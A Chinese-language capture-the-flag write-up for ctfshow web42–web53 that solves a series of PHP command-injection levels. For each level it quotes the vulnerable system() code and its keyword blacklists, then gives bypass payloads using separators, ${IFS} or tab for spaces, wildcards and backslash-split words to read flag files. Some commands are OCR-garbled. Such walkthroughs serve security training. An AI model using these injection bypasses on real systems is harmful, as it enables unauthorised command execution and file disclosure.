

类型三

接受并过滤传入的变量拼接命令执行（system函数）和类型一的区别是题目中已经给了system函数

```
system($c." >/dev/null 2>&1");
```

就不需要我们重新构建了

web42

分析

```
if(isset($_GET['c'])){\n    $c=$_GET['c'];\n    system($c." >/dev/null 2>&1");\n}else{\n    highlight_file(__FILE__);\n}
```

后面多了一个">/dev/null 2>&1"语句，意思是写入的内容会永远消失，也就是不进行回显

- 1: > 代表重定向到哪里，例如：echo "123" > /home/123.txt
- 2: /dev/null 代表空设备文件
- 3: 2> 表示stderr标准错误
- 4: & 表示等同的意思，2>&1，表示2的输出重定向等同于1
- 5: 1 表示stdout标准输出，系统默认值是1，所以">/dev/null"等同于 "1>/dev/null"
因此，>/dev/null 2>&1 也可以写成"1> /dev/null 2> &1"

这题终究是：首先表示标准输出重定向到空设备文件，也就是不输出任何信息到终端，也就是不显示任何信息。接着，标准错误输出重定向到标准输出，因为之前标准输出已经重定向到了空设备文件，所以标准错误输出也重定向到空设备文件。

我们进行一下命令分隔就ok了


常用的分隔符

- ； 分号顺序执行
- && 顺序执行
- || 前边执行成功则不再执行
- 换行符(在url中是%0a)
- & (在url中是%26)

构建payload

```
/?c=cat f*;
```

```
13
14
15 $flag="ctfshow{2e84bfca-46d3-4a01-a000-e7d7d9abcf8d}";
```



得到flag

web43

分析

```
if(isset($_GET['c'])){
    $c=$_GET['c'];
    if(!preg_match("/\;|cat/i", $c)){
        system($c.">/dev/null 2>&1");
    }
}
```


过滤了

;|cat

构建命令

/?c=tac f*%26

```
$flag="ctfshow{d050d003-e282-4c31-86c3-1875f4cac6d9}"; */ # @link: https://ctfer.com # @email:
h1xa@ctfer.com # @Last Modified time: 2020-09-05 20:49:53 # @Last Modified by: h1xa # @Date:
2020-09-05 20:49:44 # @Author: h1xa # -*- coding: utf-8 -*- /*
```



得到flag

web44

分析

```
if(isset($_GET['c'])) {
    $c=$_GET['c'];
    if(!preg_match("/;|cat|flag/i", $c)) {
        system($c." >/dev/null 2>&1");
    }
} else {
    highlight_file(__FILE__);
}
```

过滤了

;|cat|flag

构建命令

?c=tac fla*%26

得到flag

```
$flag="ctfshow{f7b7227e-2ba4-415e-8fc0-d899ff12de1a}"; */ # @link: https://ctfer.com #
@email: h1xa@ctfer.com # @Last Modified time: 2020-09-05 20:49:53 # @Last Modified by: h1xa
# @Date: 2020-09-05 20:49:44 # @Author: h1xa # -*- coding: utf-8 -*- /*
```



web45

分析

```
if(isset($_GET['c'])) {
    $c=$_GET['c'];
    if(!preg_match("/\;|cat|flag| /i", $c)) {
        system($c." >/dev/null 2>&1");
    }
}
```

过滤了

\;|cat|flag

比上一题多过滤了;和空格,但是并没有影响,使用%09进行绕过,%09是tab的url编码

构建命令

```
?c=tac%09fla*%26
```

得到flag



web46

分析

```
*/  
  
if(isset($_GET['c'])){  
    $c=$_GET['c'];  
    if(!preg_match("/\;|cat|flag| |[0-9]|\$|\*/i", $c)){  
        system($c." >/dev/null 2>&1");  
    }  
}else{  
    highlight_file(__FILE__);  
}
```

过滤了

```
"/\;|cat|flag| |[0-9]|\$|\*/i"
```

把数字都过滤了,还把通配符*进行了过滤,我们可以改用?进行匹配,空格的话还是可以继续使用%09,分隔符还是用%26,它们不属于过滤的数字范畴

查看flag位置


```
?c=ls%26
```



构建命令

```
?c=tac%09fla?.php%26
```

得到flag



web47

分析

```
if(isset($_GET['c'])){
    $c=$_GET['c'];
    if(!preg_match("/\.;|cat|flag| |[0-9]|\$|\\*|more|less|head|sort|tail/i", $c)){
        system($c." >/dev/null 2>&1");
    }
}else{
    highlight_file(__FILE__);
}
```

过滤了

```
"/\;|cat|flag| |[0-9]|\\$|\\*|more|less|head|sort|tail|i"
```

多过滤了几个读取文件的命令（命令介绍见web29），但tac没有被过滤

先查看flag位置


```
?c=1s%26
```



构建命令

```
?c=tac%09fla?.php%26
```

得到flag



web48

分析

```

if(isset($_GET['c'])){
    $c=$_GET['c'];
    if(!preg_match("/\;|cat|flag| |[0-9]|
\\$|\\*|more|less|head|sort|tail|sed|cut|awk|strings|od|curl|\\`/i", $c)){
        system($c." >/dev/null 2>&1");
    }
}
}
else{
    highlight_file(__FILE__);
}
}

```

过滤了

```
"/\;|cat|flag| |[0-9]|\\$|\\*|more|less|head|sort|tail|sed|cut|awk|strings|od|curl|\\`/i"
```

没有影响

查看flag位置


```
?c=ls%26
```



构建命令

```
?c=tac%09fla?.php%26
```

得到flag



web49


```
*/  
  
if(isset($_GET['c'])) {  
    $c=$_GET['c'];  
    if(!preg_match("/\;;|cat|flag| |[0-9]|  
\\$|\\*|more|less|head|sort|tail|sed|cut|awk|strings|od|curl|\\`|\\%/i", $c)){  
        system($c." >/dev/null 2>&1");  
    }  
}else{  
    highlight_file(__FILE__);  
}
```

过滤了

```
"\;;|cat|flag| |[0-  
9]|\\$|\\*|more|less|head|sort|tail|sed|cut|awk|strings|od|curl|\\`|\\%/i"
```

查看flag位置

?c=1s%26



构建命令


```
?c=tac%09fla?.php%26
```

得到flag

```
$flag="ctfshow{f7b2cd22-8e22-4a59-a434-b6f72d178370}"; */ # @link: https://ctfer.com #
@email: h1xa@ctfer.com # @Last Modified time: 2020-09-05 20:49:53 # @Last Modified by: h1xa
# @Date: 2020-09-05 20:49:44 # @Author: h1xa # -*- coding: utf-8 -*- /*
```



The screenshot shows a web browser window with the URL `http://80224f89-ffd4-4e57-92e1-fe5061aef6b0.challenge.ctf.show/?c=tac%09fla?.php%26` in the address bar. The browser's developer tools are open, showing the 'URL' tab with the same URL. The browser's toolbar includes buttons for 'HackBar', '查看器' (View), '控制台' (Console), '调试器' (Debugger), '网络' (Network), '样式编辑器' (Style Editor), and '性能' (Performance).

web50

分析

```
/*
# -*- coding: utf-8 -*-
# @Author: hlxa
# @Date: 2020-09-05 20:49:30
# @Last Modified by: hlxa
# @Last Modified time: 2020-09-05 22:32:47
# @email: hlxa@ctfer.com
# @link: https://ctfer.com

*/

if(isset($_GET['c'])){
    $c=$_GET['c'];
    if(!preg_match("/\;|cat|flag| |[0-9]|
\\$|\\*|more|less|head|sort|tail|sed|cut|awk|strings|od|curl|\\`|\\%|\\x09|\\x26/i", $c)){
        system($c." >/dev/null 2>&1");
    }
}else{
    highlight_file(__FILE__);
}
}
```

过滤了

```
"/\;|cat|flag| |[0-9]|\\$|\\*|more|less|head|sort|tail|sed|cut|awk|strings|od|curl|\\`|\\%|\\x09|\\x26/i"
```

天杀的把我的%09和%26过滤掉了

那我们的空格绕过就用<>来绕过，分隔符用||绕过

构建命令查看flag位置


```
?c=ls||
```



这里发现了问题，存在一个fla?.php，而通配符? 和<>一起无法显示（why? ），所以改用\绕过构建命令


```
/?c=tac<>f1\ag.php||
```

得到flag



web51

分析



过滤了

```
"/\;|cat|flag| |[0-9]|\\$|\\*|more|less|head|sort|tail|sed|cut|tac|awk|strings|od|curl|\\`|\\%|\\x09|\\x26/i"
```

先查看flag位置



得到flag



```

if(isset($_GET['c'])){
    $c=$_GET['c'];
    if(!preg_match("/\;|cat|flag| |[0-9]|
\*|more|less|head|sort|tail|sed|cut|tac|awk|strings|od|curl|`|`|`|\x09|\x26|>|</i", $c)){
        system($c." >/dev/null 2>&1");
    }
}else{
    highlight_file(__FILE__);
}

```

过滤了

```
("/\;|cat|flag| |[0-9]|*|more|less|head|sort|tail|sed|cut|tac|awk|strings|od|curl|`|`|`|`|\%|\x09|\x26|\>|\\</i"
```

这次过滤了尖括号，但\$没有过滤，所以空格过滤可以用\${IFS}

查看flag位置


flag.php index.php



构建命令

```
?c=ta\c${IFS}f1\ag.php||
```

发现flag换位置了




重新对根目录进行查找

```
?c=1s${IFS}/||
```

发现flag位置


```
bin dev etc flag home lib media mnt opt proc root run sbin srv sys tmp usr var
```



构建命令

```
?c=ta\c${IFS}/f1\ag||
```

得到flag



web53

分析


```
if(isset($_GET['c'])){
    $c=$_GET['c'];
    if(!preg_match("/\;|cat|flag| |[0-9]|
\*|more|wget|less|head|sort|tail|sed|cut|tac|awk|strings|od|curl|`|`|`|`|\%|\x09|\x20
\>|\</i", $c)){
        echo($c);
        $d = system($c);
        echo "<br>".$d;
    }else{
        echo 'no';
    }
}else{
    highlight_file(_FILE_);
}
```

过滤了

```
"/\;|cat|flag| |[0-9]|\*|more|wget|less|head|sort|tail|sed|cut|tac|awk|strings|od|curl|\`|\%|\x09|\x26;|\>|\</i"
```

没有重定向了，就不需要分隔符了

